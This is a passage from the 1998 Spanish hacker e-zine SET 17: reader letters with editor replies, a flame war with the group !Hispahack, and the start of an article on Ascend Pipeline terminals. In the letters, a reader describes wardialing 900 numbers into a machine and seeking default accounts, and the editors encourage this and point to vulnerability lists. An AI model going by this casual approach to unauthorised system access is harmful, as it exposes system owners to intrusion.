También comprendemos lo que tu piensas: ¿Porque dejar la lista en manos de tipos que aprecen de la nada? Bueno, nosotros comenzamos hace tiempo, somos Uruguayos, aquí el ambiente hacker está creciendo, como cada vez más, Disciples of The Art Aflame (te acuerdas, apareció en el TABLON DE ANUNCIOS nuestro regreso).

Si te interesa la propuesta, pues bueno escribeme.

Sin más que decir, con un gran saludo, nos despedimos.

Avathar y Black Wizard  
Disciples of the Art Aflame  
[www.visitweb.com/disciples](http://www.visitweb.com/disciples)

[ Bueno, bueno. La verdad que la tarea de moderar la lista no conlleva tanto tiempo. Es más. Por el momento a la lista que hay creada solo puede escribir el moderador. Es posible, si hay demanda, que la lista pase a estar abierta a todo el mundo. No se restringiera ningún mensaje, siendo cada uno responsable de lo que diga.  
No creáis que no valoramos vuestra intención. De hecho en SET se necesita gente que pueda echar una mano. Hay varios proyectos en marcha y además, para que os hagáis a una idea, necesitamos que recopiléis información de la scene hacker en Uruguay. En breve tendréis más noticias. Por el momento haced lo que podáis. ]

-{ 0x0C }-

Hola SET!

Hacía tiempo que no os escribía. ¿Recibisteis el forward que os mandé sobre la entrevista para iWorld?. Solo quería comentaros un par de cosas.

Acabo de leer la SET 16, y he visto lo del los logs del IRC. Que casualidad, porque yo llevo un par de meses recopilando logs, y os aseguro que son la polla X'DDDDDDD Son conversaciones privadas, y los temas principales son el hack y el sexo (estos últimos son mazo de fuertes X'D). Si los queréis, ya sabéis, mail al canto :)

[ Hombre, los privados son privados... ]

Lo otro que os quería comentar es sobre mi web. Los hijos de puta de XOOM me la han cerrado. Ni siquiera me han avisado, he tenido que escribirle al webmaster y pedirle las razones. El muy capullo me ha dicho que no se

pueden tener fotos snuff. Por ahora tengo mi web en <http://phucksys.dyn.ml.org>, o sea, en mi propia máquina, por lo que solo funciona cuando me conecto. La semana que viene me pillaré otro espacio en XOOM, y la web estará otra vez activa.

Hablando de las BBS, ¿alguno estais en Fido?, yo si, y hemos creado una lista de correo "privada" para usuarios de Fido, llamada Fido-Hack. Somos pocos, pero el nivel es alto.

[ Mantednos informados de los avances de la lista ]

Hasta luego, y seguid así.

-{ 0x0D }-

Que hay de nuevo viejos. Antes de nada felicitaros por la estupenda revista de la que me he leído todos los números. He estado pensando seriamente en que sería muy interesante montar una BBS en mi ciudad con mi viejo 486DX2, para que nos reunamos todos los "hackers" o en proceso de serlo, podríamos intercambiar programas comentar nuestras hazañas o el último número de SET. Pero necesito vuestra ayuda he encontrado algun programa shareware para crear BBS pero no me da lo que busco o tiene un monton de restricciones. Por lo tanto os agradecería que me dierais la dirección de alguna página con programas o información sobre como crear tu BBS también estaría bién que publicarais una lista con las BBS que todavía sobreviven es España. Y animo a todos los lectores a crear sus propias comunidades con su viejo ordenador ya que no es necesario ninguna supermáquina para servir unas paginas ASCII o para un chat. También me gustaría que me dieseis algún buen remailer para mandar correo anoninmo o direcciones de nyms. Y preguntar también si existe algun servicio de mail tipo geocities o hotmail que permita recibir archivos.

[ Wow!!! Una BBS mas!!! P'a que luego digan que solo hay Internet.

Con el 486DX2 tienes de sobra. Y pensar en aquellos RTTY montados con spectrums :,)

Veamos. La solucion mas rapida, economica y eficaz pasa por saber si tienes 4 o mas megas de RAM y mas de 40 megas de disco duro. De ser asi, instalate Linux, que dispones de mazo de programas de BBS bajo Linux. Busca en:

<http://www.linuxapps.com>  
<http://www.xnet.com/~blatura/linapps.shtml>  
<http://sunsite.rediris.es>

Para empezar no esta nada mal, y dispones no solo de programas para montar una BBS bajo Linux, sino de cualquier tipo de aplicacion.

Espero que una vez en marcha nos informes de como te va todo, nos des la informacion para contactar y sobre todo, que te animes a distribuir SET.

Y ya se me olvidaba. Por un lado los remailers. Esta el clasico remailer via web en <http://www.replay.com>. De ahí puedes sacar informacion sobre otros remailers, y ademas, criptografia, seguridad, etc.

En lo que se refiere a servicios de correo que permitan recibir ficheros... Lettera, Latinmail, Axis (cuando no se cae ;> ), personales.com, etc. Busca y segura que encuentras muchos mas. ]

-{ 0x0E }-

Hola queria animaros por las últimas putadas que os ha hecho algun mongolo del tristemente famoso canal. Queria sugeriros que saqueis la revista directamente en formato help porque es mucho mas comodo de leer y que engordeis la revista todo lo que haga falta que total solo hay que vajarsela una vez casa dos meses +- . Otra cosa, me preguntaba si tenemos que ser realmente parainoicos aquellos no sabemos mucho pero hacemos nuestros pinitos sin tener mucha idea. Yo me supongo que habra mucha gente en mi situación y no se detienen aprendices de hacker todos los dias. ¿Es obligatorio usar uno o varios condones o ir a una cabina, o por el contrario para hacer alguna chorrada no es peligroso investigar directamente desde mi ordenador?

También quiero pedir os perdon por el articulo sobre leyes que os envié que ya estaba publicado en el especial undercon del que por cierto no funciona el link. Y hace poco me dio por bajarme los help y al fin lo pude leer. Ya se que preferis que os mandemos un artículo en vez de preguntar pero esque es un curro. ¿Os interesa lo de la historia del hack,phreak,virii? Sacado de un par de libros e investigaciones mias. ¿Porque todas buestras claves son del PGP 2.6.3i, incluso las mas nuevas como la de set-fw@bigfoot.com, son paranoias mias o no? Por cierto si alguien de Vitoria lee esto que me escriba que tenemos que organizar algo guapo no se el que pero algo. "Por si acaso pongo mi PGP si os parece que ocupa mucho lo quitais".

Hasta otra Bromisth.

-{ 0x0F }-

mensaje

Estimado colega ... ;-)

Hola.. Mi nombre es carlos y vivo en S.R.Nva Oran (salta) republica argentina. en varias ocasiones visite su sitio web en <http://www.geocities.com/SiliconValley/8726> pero la semana anterior y esta he tratado de conectarme pero veo que ya no existe,me gusta mucho la revista y me gustaria que siga apareciendo, así que les ofrezco espacio en mi servidor de internet, todo el que necesiten.. y tambien un ftp. para que puedan colocar archivos.

soy un admirador suyo y me gustaria que todo este proyecto siga adelante...

Chau

PD: pueden visitar mi servidor en [www.o-net.com.ar](http://www.o-net.com.ar)

[ Muchas gracias. Como ves el proyecto sigue adelante, y es agradable ver que hay gente que como tu, esta dispuesta a cooperar para conseguir que todo esto tenga un sentido. ]

-{ 0x10 }-

Que pasa tio tienes unos Cd's de lo mejor que he visto y hay en el mercado me gustaria que me mandaras una lista con todos los cds que tienes hasta el momento osea los Energy's Cd's que son una pasada como los los Extreme Games. Si no fuera mucho pedir me gustaria que me mandaras la lista de todos los Energy que has editado hasta el momento de programas juegos,etc y con sus correspondientes precios Ahhh.. y ya aprovecho para felicitarte por la maravillosa revista

SAQUEADORES no me pierdo ni un numero venga tío seguid así que sois los mejores mi E-Mail:

[ Y tu tienes solo dos neuronas. De donde cojones (Huy, que no estaba permitido decir tacos) te has sacado la ridícula idea de que vendemos CDs... ]

Un saludo Tronco :)

Por favor mandámelo cuanto antes porque estoy interesado en comprar alguno

[ Pues me parece que te quedas con las ganas majete. Lo próximo que va a ser, responsabilizarnos de algún hack estúpido?

Un consejo: eso que se encuentra entre los hombros, sobre el cuello y que le llamas cabeza tiene más usos aparte de ariete para abrir puertas ]

-{ 0x11 }-

Me gustaría saber más o menos cuáles son las características que tiene que llevar, que quiere decir eso de SET CON98 y disculpen la ignorancia apenas hoy me entere de todo este relajó...

[ Tranqui, preguntar lo que no se sabe es bueno.

La CON no es más que un Congreso de gente. Aplicado originariamente a las reuniones de los fanáticos de Ciencia Ficción, se ha acabado extendiendo a grupos como los hackers. Así, con SET CON, queríamos expresar un congreso que estaba previsto que se realizase este verano pasado, pero que por diversos motivos no pudo llevarse a cabo. La idea sigue en pie, aunque todo está aplazado por el momento. Cuando haya algo tangible, no dudeis que os avisaremos. ]

Gracias

[ De nada ;) ]

ATTE.  
EL CABE

-{ 0x12 }-

me gustaría recibir la revista gracias

[ Y a mí un millón de dólares. ]

-{ 0x13 }-

Estimado editor,  
Presente Caracas-Venezuela;

El motivo de este mensaje no es otro más que pedirle autorización para publicar la revista o artículos determinados en mi web site, como todos los que la leen al igual que yo desde hace unas semanas pero he leído desde la primera, lo quiero hacer de manera tal que quien busque la información hay la encuentre lo más relevante, claro no es por

quiarle credito.....

Espero sea de su agrado y me permita publicarlo,

[ Adelante con ello, mi amigo ]

Al igual que los demas yo aprendo de ustedes,

Atentamente

Estamos adentro;...

[ Y tan adentro ;D ]

-{ 0x14 }-

Perdonad ke os de el koñazo; pero he estado intentando bajarme set 16 y no pude; a ver si teneis un momento y me lo mandais por mail.

Thx PaRan0ik0

[ Algo mas? Si os la tuviesemos que enviar a cada uno no parariamos entre cada numero. El enlace funciona correctamente, confirmado. Asi que ya sabes ]

-{ 0x15 }-

-----  
Que paso con el site de SET en Geocities ???

... donde estan todos ???

responded, please.

-----  
saludos

El que ya sabes.

[ Pues paso que un tio (o tia) muy eLiTe nos denunció a Geocities. Y como en la licencia esa que no se lee casi nadie dice que están expresamente prohibidas las páginas de hack, pues cerrojazo al canto.

Es cierto que Silicon Valley es el refugio de muchos hackers, pero hace falta una queja formal para que retiren una página. Y como a algún gracioso no le gusto SET 16, pues nos denunció.

Eso sí, lo único que consiguió fue que tuviéramos que adelantar la sorpresa de <http://set.net.eu.org>, y que el pobre Green Legend se tuviera que dar una paliza el solito por estar aislado para levantarlo todo en dos días. ]

-{ 0x16 }-

a las guenas a todos.

Aunque parezca mentira no he podido tener conexión antes de ahora así que mando otra cartita para a ver si se arregla esta aburrida tarde de domingo.

Seguramente este mail ira acompañado de otro que escribi en agosto pero por circunstancias de la vida (mas concretamente la incommensurable flojera del compi que tenia que mandarlo ;) no os ha llegado antes.

Al grano:

Primero y ante todo: estas dudas estan relacionadas al viejo arte de hackear un sistema a traves del telefono, o sea que no va de protocolos IP ni de WinNT ni nada de eso.

La cuestion:

Resulta que al no poder conectar con la red durante todo el verano la unica solucion que me quedaba para mantener mi mente ocupada y no darme cuenta de lo insulsa que era mi vida ;) era empezar a llamar a numeros 900 de las famosas Paginas Rojas. Como simepre, empiezas por los que te llaman la atencion, despues el aburrimiento te hace probar todas y acabas delante de una cabina probando 900s como loco y apuntando resultados. Pero bueno, el caso es que he encontrado algunos numeros interesantes y como en esto de la tecnologia telefonica no tengo mucha experiencia me preguntaba:

- " Donde encontrar informacion sobre el 'famoso' NETxus v3.0 (me refiero, por supuesto, a informacion util sobre fallos, cuentas por defecto y demas) ?

[ En listas de seguridad, como BugTraq, o incluso en el propio sitio oficial. No hay muchos admin que se actualicen en el dia. ]

- Supongamos (solo supongamos ;) que he encontrado un 900 muy simpaticote que te da acceso al interior de la maquina. Supongamos tambien que dicho simpatico 900 usa (o es) emulacion IBM 3708. la pregunta es obvia: !!"" donde consigo una puetera emulacion 3708 aunque sea para DOS ??-- (si es para linux mejor, claro)

[ Complicado. Si hasta resulta lioso buscar un emulador decente de un 3270. Has probado con algun buscador? O mira en las paginas de aplicaciones para Linux suministradas unos cuantos mensajes mas arriba. ]

- " Alguna idea de donde provienen los caracteres (Ctrl+u en msdos) que sale en numerosos sistemas ?

[ Veamos... seaching..... ]

- Pregunta de flojos:
  - " de cuando es la ultima version de las paginas rojas o demas listas de carriers de la que tienes noticia ?

[ En SET 17 tienes no las paginas rojas, si no un escaneo de lineas 900 interesantes. ]

- " Algun consejo util para sosegar mi Karma despues de tantos intentos ?

[ Sientate y disfruta. Analiza los datos obtenidos y es posible que saques algo que de otra forma no hubieses visto.

Para el karma... la meditacion ;) ]

Bueno, te recuerdo que llevo todo el verano sin conectarme y a lo mejor esta noche encuentro todo durante una navegacion por inet, pero por alguna razon me da que no va a ser asi, por lo que te pido encarecidamente y casi de rodillas (porfavorporfavorporfavor) que me digas algo de lo que te pregunto

o cualquier otra cosa que te parezca interesante comentar (parece mentira lo que te puede llegar a obsesionar un hobby nuevo como es el de entrar en ordenadores ajenos sin depender del inetd :)

Solo comentar que esta nueva aficion me ha abierto los ojos ante la obra realizada por eljacker en iberpac. Un saludo de mi parte para el.

[ EO!! Jaker, que te saludan !!! ]

Hasta nuestro proximo encuentro (quizas en IRC, quizas en mail, 'qui lo sa?')

un saludo  
cafo.

P.D: Si no he pillado mal el core del ftp de los 'Impresionantes' Servicios IP de esa simpatica compania que nos da el telefono, utilizan un SunOS 5.5.1 (o eso pone ;-). Pues nada, para el que le sirva eso, ahí lo tiene.

[ HUUYYYYY !!! La verad, no me sorprende. ]

-{ 0x17 }-

Bueno.

Definitivamente he vuelto.

Por mucho que desearan algunos chavalines con complejos de dioses en el IRC, cafo vuelve y dispuesto a dar mas cafa que antes.

Despues de la 'peazo' presentacion de arriba me introduzco en el tema del mail. Resulta que lo primero que he hecho despues de pasar todo un verano sin conexion ha sido coger el set16 (aunque me esperaba encontrar tb el 17) y empezar a leer. Las conclusiones:

[ Bien hecho. Lo primero, SET ;) ]

- Joeee, que de peaa!!!!!!!

Impresionante la de gente que mueve ya la revista.

A partir de ahora va a ser dificil seguir la pista a los historicos ;)

[ No tanto, creeme ]

- Dos asitos; tanto y parece tan poco. Aun recuerdo como si fuera ayer cuando el grupo tenia problemas y Paseante tuvo que hacerse un SET el solo

[ Si, es memorable. Algo para contar a los nietos. ]

- Seguid asi? pues si.

[ Asi seguiremos, con mejoras si es posible. ]

“ chachi ?

Vale. Despues del clasico mail de animo lo serio aunque antes algo que me ha llamado la atencion. “ como que eljacker tiene la misma dire que la que tenia antes el duke de sicilia ? ” son la misma persona o comparten correo ?

[ Eso a eljaker o a Paseante, que fue quien hizo la entrevista.  
Yo, ni idea. ]

Bueno a lo que iba. Me ha interesado mucho el manual de inicio al cracking en linux. Pero tengo un problema : la dire de Siul+Hacky no va y quiero

preguntarle algunas cosas. "Sabes la nueva?

[ Junto con el equipo de SET la tienes. ]

Otra cosa de la que queria avisaros es que el site (geocities.com/SV/8726) no funcionaba el pasado domingo (18-10-98). Parecia simplemente que el sitio no existia; Geocities me decia que me habia equivocado de direccion. Por supuesto fui al puntero de thepentagon y me mando a la pagina de netbul " es que se ha cambiado la dire ? " cual es la nueva ?

[ Nos echaron de Geocities, ese fue el principal problema. Ahora nos encontramos en <http://set.net.eu.org> ]

Por cierto, me he dado cuenta que realmente alguien se molesto en revisar el codigo del extractor de direcciones pero no se donde coger el codigo mejorado para compararlo con el mio. teneis solucion?

[ Creo recordar que NetBul lo tenia por ahi... Dejame ver... ]

Bueno, hasta aqui he llegado hoy.  
la proxima vez que se me ocurra alguna chorrada para escribir, mas :-)

[ Aqui estamos esperando. ]

un saludo.  
cafo

-{ 0x18 }-

Hola soy un aficionado al que le gustaria poner algunos de los articulos aparecidos en SET en su pagina, me preguntaba si teneis alguna objeccion, o si quereis un enlace a cambio, o algo...

[ Sin problema. Solo avisanos de las novedades, etc. ]

Por cierto que pasa con vuestra pagina, llevo unos dias sin poder entrar....

[ Pues que algun gracioso nos denunció a Geocities, eso paso. Ya esta todo solucionado y nos localizaras a partir de ahora en <http://set.net.eu.org> ]

Ugi

<http://www.fly.to/ugi>

-{ 0x19 }-

Como siempre SET continua, aun con las dificultades que os estan surgiendo. Os felicito.

[ Gracias. Es que somos muy cabezotas :) ]

Siempre os he tenido como un grupo ejemplar, en el que no existian estructuras de menor o mayor nivel (lammer, elite, etc...). Siempre habeis tratado a la gente como gente, y eso me impresiona en un grupo hacker. Pero en el SET 16 os habeis excedido.

Comprendo que querais mostrar a la gente que os lee, lo que ocurre normalmente en el canal hack (canal por el que paso poco, por que cuando paso, me banean, sin ninguna razon, ya que no "abro la boca" en

ningun momento), pero una cosas es informar, y otra distinta publicar un LOG del canal con los nicks de todas las personas de alli.

Es como cuando estas hablando en un privado con alguien, y este alguien pega un trozo de la conversacion que cree mas graciosa y la pega en el canal principal. Es una falta de respeto, y hace bajar mucho el nivel. Si queriais hacerlo, por lo menos ocultar los nicks de la gente.

Por supuesto yo no soy vuestro padre, ni profesor, ni nada, es mi pura y dura opinion.

[ Y como tal se respeta, y se discrepa. Y no creas, que aqui cada uno piensa una cosa al respecto. Unos a favor y otros en contra. Pero creo que hay un peque~o lio que voy a aclarar.

Como dices, hay ocasiones en las que alguien, por creerse mas gracioso que nadie, corta cun trozo de una convesacion en un privado y lo planta en el principal. Y si, eso es una falta de respeto, puesto que se trata de una conversacion privada.

La cosa cambia cuando se trata de una conversacion publica. Si dices algo, es logico que la gente se entere. Y si es por otro medio, no es para mosquearse.

Lo de los nicks lo estuvimos pensando. Pero da la casualidad de que si una persona usa un nick suplantando a otra y dice alguna salvajada, es conveniente que el original se entere. Y es que no recuerdo que en el IRC hispano exista un registro de nicks.

Fijate, a la Espe la ponen de tonta para arriba en mas de un canal de television y no pueden hacer nada porque es ella la que pringa. Aqui pasa lo mismo... Donde estala diferencia? Desde luego que no publicaremos informacion privada, y que no tratamos de insultar a nadie.

Luego, con su reaccion, la esperada, por cierto, dan a entender su postura. ]

Pasando a otro tema, siento lo de vuestra pagina principal en Geocities. Espero que acabeis la nueva pronto. Y GRACIAS!, por que el otro dia pase por la pagina de +NetBul y vi un programa que os envie hace tiempo!!!!, no podia creerlo, mi programa en la pagina de un miembro del grupo!. THX.

Un saludo y adelante!

THE VIRUS OF HATE INFECTS THE IGNORANT MINDS  
Biohazard

-{ 0x1A }-

Hola gente de SET, no se si este correo os llegara, porque no se si seguís con vuestro mismo e-mail. Os escribo porque hace bastante tiempo que no se os ve el pelo y quisiera saber si SET sigue en pie o se os ha tragado la Timo. No quiero enrollarme mucho mas, asi que si no fuese mucho pedir os doy mi direccion de e-mail y si podeis me confirmais si seguís ahi o habeis cambiado de pagina, o que coj\*nes pasa por ahi.

[ Pues seguimos vivos, pese a quien pese ]

PD: Si, ya se que lo del e-mail parece muy cantoso, pero cada cual tiene

sus historias...

[ Bah! No creas. Hay direcciones de correo peores por ahí. ]

-{ 0x1B }-

Buenas.. Soy LeC , editor y webmaster de Mentas Inquietas y miembro de !Hispahack.

[ Hombre !!! No podía faltar ]

Simplemente me gustaria deciros que la habeis cagado, y no porque desde !H nadie piense actuar en contra vuestra (NADIE de !H ha escrito sandeces en vuestro guestbook, somos ligeramente mas educados y elegantes; y tampoco va a tomar ningun tipo de represalia, por mucho que lo deseais), sino porque habeis dejado claro ante todo el underground hispano vuestra rabieta de crios, y esto os ha retratado mucho mejor de lo que nadie podría haberlo hecho.

Vayamos por partes. TODA esta reaccion (se entienden los comentarios en SET 16 y el esperpento que habeis llamado Visual Hacker 98 Elite Edition) ha sido debido a un parrafo en la intro de Mentas Inquietas:

[ Pero no habiamos dejado claro que no nos referiamos a vosotros. Vamos hombre, por favor !!! ]

Yo mismo escribi esa intro, y nunca llegue a imaginar que pudiera llegar a suscitar tal reaccion de parte de nadie. Para empezar, LAS REFERENCIAS A SET SON LAS ULTIMAS 5 LINEAS del segundo parrafo, y NO TODO !! No se que paranoia esquizoide os embarga, pero no recuerdo veros en IRC, y no creo que seais unos adolescentes (no lo creia al menos) que sacan dos numeros de un zine y lo dejan (en este caso me referia a otros zines que SI entran en esta descripcion). La referencia a SET es evidente, en cuanto a las traducciones (nunca hemos dicho que TODO saqueadores fuera una traduccion, cosa que evidentemente en vuestra enfermedad mental dais por supuesta) y en cuanto a los comentarios sobre lamers, es un termino que no suelo emplear, pero que parafraseo de vstra EDITORIAL de SET 14, que en pocas palabras es INDIGNANTE, y no porque me haya sentido

[ Si, indigna que en las noticias metan la pata diciendo que somos criminales, que se usen erroneamente terminos para demostrar lo k00l, etc. Ya lo hemos hablado, verdad LeC? ]

aludido, ni mucho menos, sino porque tratais como mierda a la mayoria del underground hispano, incluyendo lectores de vuestro zine, mientras os las dais de los dioses del under que tienen derecho a juzgar y a autoproclamarse los mejores, el mejor zine, o a soltar sutilmente a modo de farde que apareceis en un programa de radio. Lo peor de todo es que posiblemente vuestro zine sea el mejor en este pais en tal formato, como minimo el mas veterano, pero la chuleria con la que os autoregozijais es insultante, y personalmente mi proposito era daros un toque, con un comentario mordaz si quereis, pero nunca falto de respeto ni insultante hacia vuestra persona ni vuestro trabajo.

Como vereis, nuestro estilo no es altisonante, no insultamos, y no lo haremos en ningun momento, somos educados y elegantes, no damos golpes bajos facilones. Somos adultos, maduros. No entramos en

rapietas totalmente desproporcionadas ni sacamos de contexto frases para recrearnos, intentando joder publicamente a nadie. Habeis meado fuera de tiesto, y acabareis pagando por ello indirectamente, porque todo el supuesto 'prestigio' que podiais tener ante una parte del under hispano se ha ido al garete en un solo numero de vuestro zine. Sobre los comentarios de terceros, insultantes o amenazantes, en vuestro guestbook, vosotros mismos os lo habeis buscado, aunque personalmente no somos de la opinion que se tenga que responder como se ha sido atacado, ni que haga falta insultar a nadie en absoluto para hacerle ver que ha hecho el mayor de los ridiculos hechos hasta la fecha por NADIE en este mundillo \_que os recuerdo\_ formamos TODOS, por mucho que vosotros creais monopolizar la opinion de todo el mundo, de todos los zines que existen, no sois mas que una pieza de este engranaje. No creo que tengais ningun derecho a criticar la organizacion de grupos totalmente ajenos a vosotros cuando los desconoceis por completo como se ha visto : Si vosotros quereis hacer un zine donde supuestamente todo el mundo colabora, aporta informacion libremente, y es feliz, empezad por tener opiniones y hacer editoriales mas transparentes, mas diplomaticas, y despues no os quejeis que nadie en posicion de escribir articulos os los mande, puesto que la gente tiene otras vias para publicar sus producciones, y son lugares donde no se insulta personalmente a nadie con falsedades, que no se las dan de ser los reyes del mambo cuando en realidad son unos pringadillos que se quieren comer el mundo, y que gracias a que hay gente que lee su zine, pueden creerse con ciertos derechos. No sois el centro del mundo, ni todo lo que haceis va a tener que gustar a todo el mundo, si no sabeis aceptar esto, por muy buena intencion que tengais, os la van a dar por todos lados.

[ K0000000LZ !!!! ]

Por cierto, sinceramente creeis que somos tan rabiosos como vosotros como para proponer que llenemos SET 17 con articulos geniales para demostrar (sic) no se aun el que? La gente no funciona asi, no veis que NADIE a quien insultais en tanta mierda como habeis producido en este caso va a mandaros nada, porque nadie ha de demostrar nada, no porque sepamos o dejemos de saber, sino porque no dependemos de esto para sentirnos realizados como personas. Que vosotros si? pues que ilusion. Ahora me gustaria puntualizar algunos aspectos aparecidos en alguna de las sandeces que habeis escrito, basicamente para informaros, asi la proxima vez que insulteis a alguien , al menos lo hagais sabiendo de que hablais, y os ahorrareis quedar en ridiculo delante de la gente que lo sabe. Antes de empezar, recordaros que en la vida real, os podrian caer denuncias por DIFAMACION, pero claro, que vais a saber vosotros de la vida real...

[ Articulo 0x03-SET 17 te vale como posibilidades legales? ]

Primero de todo, y ateniendose a que os regozijais pegando bajo, STK y !H estan desvinculados desde antes que vosotros conocierais tanta info sobre !H gracias a los periodicos (que evidentemente era toda cierta y verdadera!). Es facil arremeter contra un grupo atacando una persona

[ Oye, lo de los periodicos no se critico en esa editorial de SET 14 que tanto te gusto? Vamos, escribe oficialmente a SET con aquello que te moleste realmente y no me vengas con criticas difusas. ]

(de quien es muy facil criticar sus actitudes, eso no lo discuto.), y sus apariciones en IRC (imaginad, hasta creais una seccion en vuestro zine para eso!! que se nota !). Si estuvierais minimamente informados,

no hubierais metido la pata, pero vamos, aquí casi que se os perdona, aunque repito que se han de tener pocos argumentos para usar ese. De todos modos, las actitudes personales con totalmente independientes de la opinión del grupo, aunque esto tampoco podeis considerarlo, sino os hubiera chafado el plan, y no podriais haber dado una clase magistral como habeis hecho.

[ Oye si Stk es idiota, dejale. Nosotros no nos metemos con el. mostramos lo que dice, y no porque creyeramos que era un miembro de !Hispahack. ]

Despues, y la mas festivalero de todo, lo mas increible, lo mas acojonante, lo que os ha puesto en evidencia delante de todo aquel que pueda leer vuestras tonterias :

!Hispahack nacio con Mentres Inquietas..... Por favor, hasta el mas necio de los necios que haga mas de 1 año que esta en la red sabe que esto no es cierto. Me extraña mucho que vosotros, que soys los sabelotodos del underground hispano, las majoronas del bit, no sapais que esto NO ES CIERTO. Mentres Inquietas no es mas que un proyecto de !Hispahack, grupo que existe desde muchos años antes que el webzine, por supuesto; mucho antes de la aparicion de Saqueadores, y me atrevo

[ Eso, amigo mio, permiteme dudarlo. Saqueadores fue una iniciativa que comenzo su andadura muchos a~os atras en Madrid. Tiempo despues, cuando parecia que todo el mundo habia desaparecido, Eljaker retomo la idea desde Murcia. Somos mas veteranos? Que mas da !! ]

a decir que antes que ninguno de vosotros dos estuvierais en la red. GRAN CAGADA SEÑORES, gran cagada. Yo, osease LeC,

[ Y otra... En la RED ?!?!?!? Las BBS no cuentan?!?!? Ni tampoco los arcaicos RTTY?!?!? Pos fueño, pos fale, pos malegro. ]

no soy mas que un miembro, que edito Mentres Inquietas, y no el fundador del grupo como vuestra ignorancia hecha a base de leer las 'verdades' aparecidas en las noticias os hacen pensar. Y la verdad es que estoy en esto del under mucho antes de estar en !H y mucho antes que naciera el zine que tiene la suerte o la desgracia de teneros de editores, webmasters o lo que sea. Claro que no me insultais directamente a nadie, sino que haceis gala de una originalidad espectacular y nos renameais para poder insultar tranquilamente, y en caso de que alguien se queje decir que todo parecido con la realidad es pura coincidencia.. .verdad? Nosotros no fuimos explicitos, pero nosotros NO INSULTAMOS.

[ Ein !?!? Are you sure? Lee este numero bien, vale, majete? ]

Otra cosa importante que me gustaria puntualizar : Nadie desde !H ha escrito en vuestro foro, ni os ha escrito anonimos insultantes, y creo

[ Claro, si fueran anonimos no habria mosqueo dirigido a alguien. ]

que la gente que actue por su cuenta o en nombre de otros grupos puede hacer lo que les de la gana. Ah... y si que leemos SET, asi al menos cuando hablamos lo hacemos sabiendo de que hablamos y porque ademas, cosa que NUNCA SE HA NEGADO EN NINGUN LADO, ha tenido algunos contenidos interesantes. Referente a los 'saludos' de la web, creo que ha quedado claro que sois unos esquizofrenicos y os pensais que

[ Anda! Me lo cuenta una persona que cuando se dice algo contra la gente que va de k00l se mosquea. Por algo sera. ]

cualquier comentario esta dirigido a vuestra persona. Estamos encantados que hayan publicaciones o webs de calidad, de hecho nosotros apostamos por la calidad en nuestro webzine, aunque nos cueste que este tan activo como nos gustaria; pero creo que no es malo intentar que todo el mundo intente aportar calidad, asi es como podremos hacer eso que os gusta tanto, y es que os podais autoproclamar hackers con orgullo (era como en USA,no?), porque claro, para algo habeis estado publicando un zine durante tanto tiempo, solo faltaria que no hubiera servido de nada.

[ Lo que da muestras del valor del ezine lo puedes leer mas arriba, escrito por otros lectores.

Y por favor, basta ya de tonterias. ]

Y como ultima puntualizacion... A que viene nombrar a Pujol en todo esto? Que pasa, ya nos mostrais vuestras ideas politicas? O es que el chulerio mesetario se lleva realmente muy en vuestros adentros? Claro, en los periodicos ponian que si catalanes y que si tal, y no habeis podido resistir la tentacion de seguir en vuestra linea al mas puro estilo de las peliculas de Estesos y Pajares...

[ Claro, claro. La politica no forma parte de la 'Vida Real'. Y es que un hacker solo piensa en ordenadores. ]

Para acabar, y ateniendonos a los insultos recibidos, nos vemos en condiciones de EXIGIR tres cosas :

- - Que publikeis esta replica oficial de mi parte y por parte de !H en la seccion donde criticais los comentarios (de facil critica, la verdad) en el guestbook, y si podeis, replicar. Pero haceros un favor a vosotros mismos: usad la inteligencia esta vez.

[ Si hombre, y si quieres la ponemos de portada de la web. ]

- - Que publikeis en el numero 17 de SET toda esta argumentacion o replica o como querais llamarlo, basicamente porque creo que como victimas de vuestros insultos es lo minimo que nos merecemos (al menos siguiendo una etica basica). Creo que la gente que lee SET tiene derecho a leerlo.Pensad al menos que sera una colaboracion (la unica?) que tendreis de tantas como esperais.

[ Hombre, ponerla en el ezine ya esta mejor. Asi que aqui la teneis. Y lo de las colaboraciones... haceros un favor a vosotros mismos... dejad el tema en paz de una vez. ]

- - Que pidais publicamente disculpas, puesto que nos habeis insultado publicamente usando argumentos totalmente desproporcionados cuando no pateticamente falsos e inventados.

[ Duh? ]

Como veis , se pueden decir muchas cosas sin caer en la groseria o en la vejacion, lastima que para eso se necesite una educacion y un saber estar que seria hora que os inculcaran.

LeC / !Hispahack  
<http://hispahack.ccc.de>

[ Bueno, espero que estes contento. La replica se ha publicado en el ezine.

Ahora permiteme expresarme con toda la educacion que dices te mereces. Vamos a seguir, y mas os valdria cuidar algo la paranoia que teneis encima. Cuando se critica a alguien no va contra vosotros a menos que se diga de alguna forma.

Ahora, que encima me vengas conque dejemos de lado las colaboraciones con cierta gente porque os interesan a vosotros... Pero que mas os da? ]

\*EOF\*

```

-[ 0x0C ]-----
-[ TERMINALES ASCEND PIPELINE ]-----
-[ by UnderCode ]-----SET-17-

```

Buenas, buenas.

Desde las tierras gauchas les mando este mail que intentará colarse en el número 17 de SET, espero que les sea de su agrado.

En realidad lo que quiero es contribuir un poco a que la gente del hacking en la Argentina se anime y arme/mos algo por estos lados (sobre eso voy a comentar algo mas adelante). Como sabrán acá en Argentina, al igual que en Perú, Spain, Paraguay (si no me equivoco), disfrutamos (?) de los servicios de la archiconocida por todos Telefónica. Bueno, en realidad acá tenemos dos proveedores de servicios telefónicos, la Tele y los Tele...Telecom, digo.

En fin, como cuando uno compra Win el paquete viene completo (bugs, \$\$, dolores de cabeza, etc), así también sucede con la Tele la cual ha traído desde el otro lado del charco su servicio de ISP "Infovía" (sii!!), bueno, acá tiene un nombre un tanto singular, algo como avance...avaricie...como?, ahh, sí Advance!!...eso es.

Lo cierto es que acá teníamos Satlink que andaba de diez, diez, diez...así eran las transferencias en bps...el cual fue adquirido por el imperio con lo que la gente de Infobia (como le llaman en las howto de Linux) ganó una amplia difusión de su servicio en todo el país. La diferencia no se notó ya que entre Satlink, Advance...todo igual, hasta el server de news se llama igual y eso que Satlink no es Advance, uno puede contratar servicios en uno o en otro...se entiende?, digo que Satlink sigue ofreciendo servicios de ISP pero ahora también existe Advance montado sobre la misma red, con los mismos RAS, Server nntp, etc, etc, entonces digo yo...por qué carajos Satlink es mas caro!??

NOTA: Satlink no ofrece tarifa plana...aquí hay una diferencia.

Bueno como me estoy estirando demasiado en un tema que va mas allá del objeto de esta nota-mail, vamos al grano.

-----Inicio delirio metafórico-----

